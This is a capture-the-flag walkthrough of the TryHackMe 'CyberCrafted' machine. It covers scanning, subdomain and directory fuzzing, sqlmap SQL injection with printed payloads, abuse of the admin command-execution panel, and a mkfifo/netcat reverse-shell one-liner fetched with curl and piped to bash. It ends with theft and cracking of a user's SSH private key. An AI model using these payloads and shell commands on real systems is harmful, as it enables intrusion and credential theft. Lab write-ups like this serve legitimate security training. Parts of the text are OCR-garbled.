# **TryHackMe - CyberCrafted**

IP - 10.10.244.220

# **Enumeration**


#### **NMAP**

```
rustscan -a 10.10.244.220 -- -sC -sV -vvv -oA nmap/initial | tee
nmap/rustscan.log
PORT
         STATE SERVICE
                         REASON VERSION
22/tcp
        open ssh
                         syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu
Linux; protocol 2.0)
ssh-hostkey:
   2048 37:36:ce:b9:ac:72:8a:d7:a6:b7:8e:45:d0:ce:3c:00 (RSA)
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDk3jETo4Cogly65TvK7OYID0jjr/NbNWJd1TvT3mpDonj9
KkxJ1oZ5xSBy+3hOHwDcS0FG7ZpFe8BNwe/ASjD91/TL/a1gH60PjkZblyc8FM5pR0z0Mn1JzzB/
oI+rHIaltq8JwTxJMjTt1qjfjf3yqHcEA5zLLrUr+a47vkvhYzbDnrWEMPXJ5w9V2EUxY9LUu0N8
eZqjnzr1ppdm3wmC4li/hkKuzkqEsdE4ENGKz322l2xyPNEoaHhEDmC94LTp1FcR4ceeGQ56WzmZ
e6CxkKA3iPz55xSd5Zk0XTZLTarYTMqxxe+2cRAgqnCtE1QsE7cX4NA/E90EcmBnJh5T
    256 e9:e7:33:8a:77:28:2c:d4:8c:6d:8a:2c:e7:88:95:30 (ECDSA)
ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLntlbdcO4xygQVgz6dRRx15
qwlCojOYACYTiwta7NFXs9M2d2bURHdM1dZJBPh5pS0V69u0snOij/nApGU5AZo=
    256 76:a2:b1:cf:1b:3d:ce:6c:60:f5:63:24:3e:ef:70:d8 (ED25519)
_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDbLLQOGt+qbIb4myX/Z/sYQ7cj20+ssISzpZCaMD4/u
                       syn-ack Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http
http-methods:
_ Supported Methods: GET HEAD POST OPTIONS
_http-title: Did not follow redirect to http://cybercrafted.thm/
_http-server-header: Apache/2.4.29 (Ubuntu)
25565/tcp open minecraft syn-ack Minecraft 1.7.2 (Protocol: 127, Message:
ck00r lcCyberCraftedr ck00rrck00r e-TryHackMe-r ck00r, Users: 0/1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- 22 SSH
- 80 Apache 2.4.29
- 25565 Minecraft server 1.7.2

Added "10.10.244.220 cybercrafted.thm" to /etc/hosts

# **Port 80 Webserver**



There's a note hidden in the source of the index page:

```
<!-- A Note to the developers: Just finished up adding other subdomains, now you can work on them! -->
```

# **Subdomain & Directory Enumeration**

I like to be as thorough as possible with enumeration so I run multiple wordlists against targets.

# cybercrafted.thm - Enumeration (raft-small-words.txt)

```
Threads
                           50
 Wordlist
                           /opt/raft-small-words.txt
    Status Codes
                           All Status Codes!
 Timeout (secs)
                           7
                           feroxbuster/2.10.1
 user-Agent
 Config File
                           /etc/feroxbuster/ferox-config.toml
 Extract Links
                           true
 💾 Output File
                           dir-enum/big-ext.ferox
 $ Extensions
                           [php, html, txt, js, bak]
 MTTP methods
                           [GET]
 Recursion Depth
                           4
 🏁 Press [ENTER] to use the Scan Management Menu™
403
        GET
                   91
                           28w
                                    281c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
                  91
                           31w
                               278c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
        GET
               1134l
                         7241w 784341c
http://cybercrafted.thm/assets/logo.png
        GET
                 34l
                           71w
http://cybercrafted.thm/index.html
               4302l
                       27278w 3902108c
        GET
http://cybercrafted.thm/assets/index.png
        GET
                 34l
                           71w
                                    832c http://cybercrafted.thm/
                  91
                                    321c http://cybercrafted.thm/assets =>
301
        GET
                           28w
http://cybercrafted.thm/assets/
        GET
                  91
                                    321c http://cybercrafted.thm/secret =>
http://cybercrafted.thm/secret/
                 99l
200
        GET
                          630w
                                  50129c
http://cybercrafted.thm/secret/pack-2.png
        GET
                193l
                          905w
                                  65954c
http://cybercrafted.thm/secret/herobrine-3.jpeg
                 518l
200
        GET
                       2914w
                                 226172c
http://cybercrafted.thm/secret/background-1.jpg
[################ - 9m 258120/258120 0s
                                                 found:9
                                                               errors:7
[########### - 9m
                            258048/258048 459/s
http://cybercrafted.thm/
[################# - 4s 258048/258048 64512/s
http://cybercrafted.thm/assets/ => Directory listing
[################# - 1s 258048/258048 287359/s
http://cybercrafted.thm/secret/ => Directory listing
```

• <a href="http://cybercrafted.thm/secret">http://cybercrafted.thm/secret</a> - looks interesting.

No new directories or pages were found with this wordlist/extension combo.

#### **Subdomain enumeration**

The note found in the source states that new subdomains were added recently.

```
gobuster vhost -u http://cybercrafted.thm -w /opt/subdomains-top1million-
5000.txt --append-domain -o dir-enum/DNS.gobuster
21:45:35
______
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
              http://cybercrafted.thm
[+] Method:
              GET
[+] Threads:
              10
              /opt/subdomains-top1million-5000.txt
[+] Wordlist:
[+] User Agent: gobuster/3.6
[+] Timeout:
              10s
[+] Append Domain: true
______
Starting gobuster in VHOST enumeration mode
______
Found: admin.cybercrafted.thm Status: 200 [Size: 937]
Found: store.cybercrafted.thm Status: 403 [Size: 287]
Found: www.admin.cybercrafted.thm Status: 200 [Size: 937]
Found: www.store.cybercrafted.thm Status: 403 [Size: 291]
Found: gc._msdcs.cybercrafted.thm Status: 400 [Size: 301]
Progress: 4989 / 4990 (99.98%)
______
Finished
______
```

I used the small subdomain wordlist for this scan, if I hit a wall later I may try a larger one.

admin.cybercrafted.thm & store.cybercrafted.thm - Added to /etc/hosts

# admin.cybercrafted.thm - Enumeration (directory-list-2.3-medium.txt)

I fuzzed for the same extentions, kinda excessive though.

```
feroxbuster -u http://admin.cybercrafted.thm -w /opt/directory-list-2.3-
medium.txt -x php,html,txt,js,bak -o dir-enum/big-ext-AdminSub.ferox
21:54:55
```

```
|__ |__) |__) | / `
                            / \ \_/ | | \ \ |___
    ___,
                             \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓
                                      ver: 2.10.1
 Target Url
                            http://admin.cybercrafted.thm
 Threads
 Wordlist
                            /opt/directory-list-2.3-medium.txt
                            All Status Codes!
    Status Codes
 Timeout (secs)
                            7
 user-Agent
                            feroxbuster/2.10.1

✓ Config File

                            /etc/feroxbuster/ferox-config.toml
 Extract Links
                            true
 Output File
                            dir-enum/big-ext-AdminSub.ferox
 $
    Extensions
                            [php, html, txt, js, bak]
 MTTP methods
                            [GET]
 Recursion Depth
                            4
 Press [ENTER] to use the Scan Management Menu™
                   91
403
        GET
                            28w
                                     287c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
                   91
                            31w
                                    284c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
        GET
                   01
                             0w
                                       0с
http://admin.cybercrafted.thm/login.php => http://admin.cybercrafted.thm/
        GET
                  31l
                            64w
                                     937c
http://admin.cybercrafted.thm/index.php
200
        GET
                 110l
                           190w
                                   1879c
http://admin.cybercrafted.thm/assets/login.css
        GET
                  82l
                           262w
                                   15636c
http://admin.cybercrafted.thm/assets/command.png
200
        GET
                 108l
                           172w
                                   1708c
http://admin.cybercrafted.thm/assets/panel.css
200
        GET
                   5l
                           104w
                                   9614c
http://admin.cybercrafted.thm/assets/uppercase.ttf
200
        GET
                 263l
                          3018w
                                 243803c
http://admin.cybercrafted.thm/assets/logBackground.png
        GET
                1134l
                          7241w
                                 784341c
http://admin.cybercrafted.thm/assets/logo.png
                                     937c http://admin.cybercrafted.thm/
200
        GET
                  31l
                            64w
200
        GET
                3699l
                         23634w 1341346c
http://admin.cybercrafted.thm/assets/mainBackground.png
                           145w
                                   15873c
        GET
                 18l
```

http://admin.cybercrafted.thm/assets/lowercase.ttf

```
301 GET
                  91
http://admin.cybercrafted.thm/assets =>
http://admin.cybercrafted.thm/assets/
        GET
302
                   01
                            0w
                                      0с
http://admin.cybercrafted.thm/panel.php => http://admin.cybercrafted.thm/
[################ - 50m 1323366/1323366 0s
errors:13
[################# - 50m 1323276/1323276 444/s
http://admin.cybercrafted.thm/
[################# - 2s 1323276/1323276 628635/s
http://admin.cybercrafted.thm/assets/ => Directory listing
```

panel.php and login.php look interesting.

## store.cybercrafted.thm - Enumeration (directory-list-2.3-medium.txt)

Even though <a href="http://store.cybercrafted.thm">http://store.cybercrafted.thm</a> returns a 403 FORBIDDEN status code, its still worth fuzzing.

```
feroxbuster -u http://store.cybercrafted.thm -w /opt/directory-list-2.3-
medium.txt -x php,html,txt,js,bak -o dir-enum/big-ext-StoreSub.ferox
22:06:07
                            / \ \_/ | | \ \__
 \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓
                                     ver: 2.10.1
    Target Url
 @
                           http://store.cybercrafted.thm
 Threads
                           50
 Wordlist
                           /opt/directory-list-2.3-medium.txt
    Status Codes
                           All Status Codes!
 Timeout (secs)
                           7
 user-Agent
                           feroxbuster/2.10.1
 💉 Config File
                           /etc/feroxbuster/ferox-config.toml
 Extract Links
 💾 Output File
                           dir-enum/big-ext-StoreSub.ferox
 $
    Extensions
                           [php, html, txt, js, bak]
 MTTP methods
                           [GET]
   Recursion Depth
 Press [ENTER] to use the Scan Management Menu™
404
        GET
                   91
                           31w
                                    284c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
```

```
403
                   91
                            28w 287c Auto-filtering found 404-like
        GET
response and created new filter; toggle off with --dont-filter
200
        GET
                 124l
                           194w
                                   1926c
http://store.cybercrafted.thm/assets/styles.css
        GET
                   5l
                          104w
http://store.cybercrafted.thm/assets/uppercase.ttf
        GET
200
                 142l
                         1072w
                                 108757c
http://store.cybercrafted.thm/assets/search.png
        GET
               1134l
                         7241w
                                 784341c
http://store.cybercrafted.thm/assets/logo.png
                  27l
200
        GET
                            60w
                                     838c
http://store.cybercrafted.thm/search.php
        GET
                 263l
                          3018w
                                 243803c
http://store.cybercrafted.thm/assets/background.png
301
        GET
                   91
                            28w
                                    333c
http://store.cybercrafted.thm/assets =>
http://store.cybercrafted.thm/assets/
200
        GET
              18l
                           145w
                                  15873c
http://store.cybercrafted.thm/assets/lowercase.ttf
[################ - 49m 1323354/1323354 0s
                                                    found:8
errors:16
[################# - 49m 1323276/1323276 451/s
http://store.cybercrafted.thm/
[################# - 2s 1323276/1323276 529946/s
http://store.cybercrafted.thm/assets/ => Directory listing
```

search.php looks interesting

## cybercrafted.thm - Enumeration w/Nikto


I find myself using Nikto less & less these days, but its still worth throwing it at a target.

```
agent to render the content of the site in a different fashion to the MIME
type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 340,
size: 5cbc9dd1b3eb0, mtime: gzip. See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /secret/: Directory indexing found.
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See:
https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 7963 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:
                      2023-12-03 22:44:20 (GMT-5) (938 seconds)
```

Nikto found the /secret directory, nothing else sticks out as particularly important.

# admin.cybercrafted.thm

There are two interesting looking pages here, panel.php and login.php, they both return the login page.



We dont have any valid credentials yet, but its always worth trying things like:

- admin:admin
- admin:password
- admin:letmein

None of the above combinations return a valid login.

# cybercrafted.thm/secret/

# Index of /secret

<u>Name</u>	Last modified	Size Description
Parent Directory		_
background-1.jpg	2021-06-21 20:16	123K
herobrine-3.jpeg	2021-06-21 20:30	36K
pack-2.png	2021-06-21 20:21	27K


Apache/2.4.29 (Ubuntu) Server at cybercrafted.thm Port 80

There are three images in this directory, Im not sure if theres some stegonography in play here, the file sizes seem relatively normal, but Im going to download all three of them and check anyways. Running strings against the images brings up one interesting thing.


```
T9iD
p5, M
+)eW
#nnzP
#Z1PPA@A
-----SNIP-----
strings pack-2.png
23:13:54
IHDR
sRGB
gAMA
        pHYs
tEXtSoftware
Paint.NET v3.5.5I
0tEXtComment
ZLUOMQG6ZRAMFXGG2LFNZ2CA2LNMFTWK4ZAPFXXK0
```

Im not sure why exactly 'pack-2.png' has strings like 'textcomment', I can see though that it was made with Paint.net. Not sure if this is something or not. For the time being, I'll come back to stego if I fail to make progress elsewhere.


# store.cybercrafted.thm/search.php



Looks like just a regular search page. Tried a few different search terms but got no results.



No results when using the word 'test'



Interestingly enough, when a single quote is added to the search, the server returns a 500 ERROR. Possible SQL Injection?

I copied the request and threw SQLMap at it.

```
sqlmap -r search.req --batch
23:26:18
      __H__
 ____ [.]____ __ {1.7.11#stable}
|_ -| . [.]
|___|_ [,]_|_|_|_,| _|
     |_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program
[*] starting @ 23:26:30 /2023-12-03/
[23:26:30] [INFO] parsing HTTP request from 'search.req'
[23:26:33] [WARNING] provided value for parameter 'submit' is empty. Please,
always use only valid parameter values so sqlmap could be able to run
properly
[23:26:33] [INFO] testing connection to the target URL
[23:26:34] [INFO] checking if the target is protected by some kind of
WAF/IPS
[23:26:34] [INFO] testing if the target URL content is stable
[23:26:34] [INFO] target URL content is stable
[23:26:34] [INFO] testing if POST parameter 'search' is dynamic
[23:26:34] [WARNING] POST parameter 'search' does not appear to be dynamic
[23:26:34] [WARNING] heuristic (basic) test shows that POST parameter
'search' might not be injectable
[23:26:34] [INFO] testing for SQL injection on POST parameter 'search'
[23:26:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:26:36] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[23:26:36] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:26:37] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[23:26:38] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
WHERE or HAVING clause (IN)'
[23:26:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[23:26:39] [INFO] testing 'Generic inline queries'
[23:26:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:26:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries
(comment)'
[23:26:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
```

```
- comment)'
[23:26:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query
SLEEP) '
[23:26:52] [INFO] POST parameter 'search' appears to be 'MySQL >= 5.0.12 AND
time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test
payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL'
extending provided level (1) and risk (1) values? [Y/n] Y
[23:26:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:26:52] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[23:26:53] [INFO] 'ORDER BY' technique appears to be usable. This should
reduce the time needed to find the right number of query columns.
Automatically extending the range for current UNION query injection
technique test
[23:26:53] [INFO] target URL appears to have 4 columns in query
[23:26:54] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1
to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 59
HTTP(s) requests:
Parameter: search (POST)
   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=test' AND (SELECT 6398 FROM (SELECT(SLEEP(5)))LLAP) AND
'ehff'='ehff&submit=
   Type: UNION query
   Title: Generic UNION guery (NULL) - 4 columns
    Payload: search=test' UNION ALL SELECT
NULL, NULL, CONCAT (0x7171767871, 0x61477a79756f7674526d44434478744c784f645
86d4162676e6158786f4b4771585467506e506d4a,0x71627a7171) -- - \&submit=
[23:26:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[23:26:55] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 29 times
[23:26:55] [INFO] fetched data logged to text files under
'/home/REDACTED/.local/share/sqlmap/output/store.cybercrafted.thm'
[*] ending @ 23:26:55 /2023-12-03/
```

# **Enumerating & Exfiltrating from the SQL Database**

```
[23:28:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[23:28:23] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] webapp
```

We have a database named 'webapp'

```
[23:29:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[23:29:28] [INFO] fetching tables for database: 'webapp'
Database: webapp
[2 tables]
+-----+
| admin |
| stock |
+-----+
```

There are two tables in this DB: admin, stock.

Theres a Web Flag and a password hash!

There are 139 entries in the table named "stock" it doesnt look interesting (at the moment)



Crackstation cracked the hash from the database!

# **Port 80 Webserver - App Access**


The credentials from the database work to login to the app on 'cybercrafted.thm'



Run system commands...



Run system commands?? I sure hope so haha



#### Lol. Lmao.

```
<div class='output'>
15 command=ls -lahksubmit=
                                                                                                                 33
                                                                                                                                     total 28K
                                                                                                                                     drwxr-xr-x 3 www-data www-data 4.0K Dec 4 04:47 .
                                                                                                                 36
37
                                                                                                                                    drwxr-xr-x 6 root root 4.0K Jun 26 2021 . . drwxr-xr-x 2 www-data www-data 4.0K Jun 20 2021 assets
                                                                                                                                    -rwxr-xr-x 1 ww-data ww-data 195 Jun 21 2021 dbConn.php
-rwxr-xr-x 1 ww-data ww-data 1.1K Jun 21 2021 index.php
-rwxr-xr-x 1 ww-data ww-data 1.2K Jun 21 2021 login.php
-rwxr-xr-x 1 ww-data ww-data 1.2K Jun 21 2021 panel.php
                                                                                                                  41
                                                                                                                                     -rw-r--r-- 1 www-data www-data
                                                                                                                                                                                      0 Dec 4 04:47 test.txt
                                                                                                                  43
                                                                                                                                  44
                                                                                                                               </div>
                                                                                                                  45
                                                                                                                            </div>
                                                                                                                  46
                                                                                                                         </body>
                                                                                                                  47 </html>


② ② ← → Search

    Ø highlights


② ② ← → 

                                                                                                                                                                                                                      1 match
```

The current working directory is writable!



Going to go ahead and try using ole' reliable here.



I checked to make sure that 'cURL' existed on the machine, it does! I then wrote my netcat reverse shell locally on my machine and then hosted it with a python webserver

```
in ~/c/thm-cybercrafted

4 cat rev.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>81|nc 9001 >/tmp/f
in ~/c/thm-cybercrafted

4 python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.244.220 - - [03/Dec/2023 23:50:43] "GET /rev.sh HTTP/1.1" 200 -
```

cURL hits the rev.sh file on my webserver and then pipes it to bash.

```
:~/ctf/thm-cybercrafted$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [______] from (UNKNOWN) [10.10.244.220] 56104
bash: cannot set terminal process group (1104): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cybercrafted:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cybercrafted:/var/www/admin$
```

Shell caught!

# **Local Enumeration as www-data**

Firstly I need a properly working terminal, I use the standard python3 upgrade, set my TERM to xterm, and then my rows and columns. You can check your rows and columns by typing 'stty -a' into a terminal. Its not always necessary, but I like to do it anyways.

## passwd

```
www-data@cybercrafted:/var/www/admin$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
xxultimatecreeperxx:x:1001:1001:,,:/home/xxultimatecreeperxx:/bin/bash
cybercrafted:x:1002:1002:,,,:/home/cybercrafted:/bin/bash
```

Looks like there are three users with a terminal set: root, xxultimatecreeperxx, and cybercrafted. While the username 'xxultimatecreeperxx' had a working password for the web app, the same credentials do NOT work for SSH.

I looked around the /var/www/ directory a little bit, but didnt find anything that seemed important.

# lopt

```
www-data@cybercrafted:/$ ls -lah /opt/
total 12K
drwxr-xr-x 3 root          root     4.0K Jun 27     2021 .
drwxr-xr-x 24 root          root     4.0K Sep 30     2021 ..
drwxr-x--- 4 cybercrafted minecraft 4.0K Jun 27     2021 minecraft
```

Theres a directory in /opt named 'minecraft'

```
www-data@cybercrafted:/$ cd /opt/minecraft/
bash: cd: /opt/minecraft/: Permission denied
```

Cant get into it just yet.

# /home/xxultimatecreeperxx

```
www-data@cybercrafted:/home/xxultimatecreeperxx$ cat .ssh/id_rsa
     -BEGIN RSA PRIVATE KEY-
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6
Sc
+B
Sc
Sf
lS
Fk
sX
eE
Ve
Lk
jO
Hi
8w
DQ
MB
mp
gI
Zm
T9
1e
fY
RK
     -END RSA PRIVATE KEY---
www-data@cybercrafted:/home/xxultimatecreeperxx$
```

Well would ya look at that! Ill copy it to my machine and try to SSH in as 'xxultimatecreeperxx'

```
in ~/c/thm-cybercrafted

ship ship in a ship i
```

It seems to be password protected.

```
in ~/c/thm-cybercrafted
ssh2john id rsa > id_rsa.hash
in ~/c/thm-cybercrafted
cat id rsa.hash
id_rsa:$sshng$1$16$3579498908433674083EAAD00F2D89F6$1200$49cdc53db0afff80c8a50
f7
8d
23
a4
7e
00
112
a3
7b
dc
aa
8e48ddcc2af0716eb12e16082ebb9ac97d41e085aaaffa79e64bfafa38d01cecba6b4426db73b0
```

ssh2john will be the key here.

```
in ~/c/thm-cybercrafted


4 john id rsa.hash --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

(id_rsa)

1g 0:00:00:09 DONE (2023-12-04 00:17) 0.1075g/s 203874p/s 203874c/s 203874C/s creepygoblin..creek93
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

It cracks almost instantly!

## **Escalation & more enumeration!**



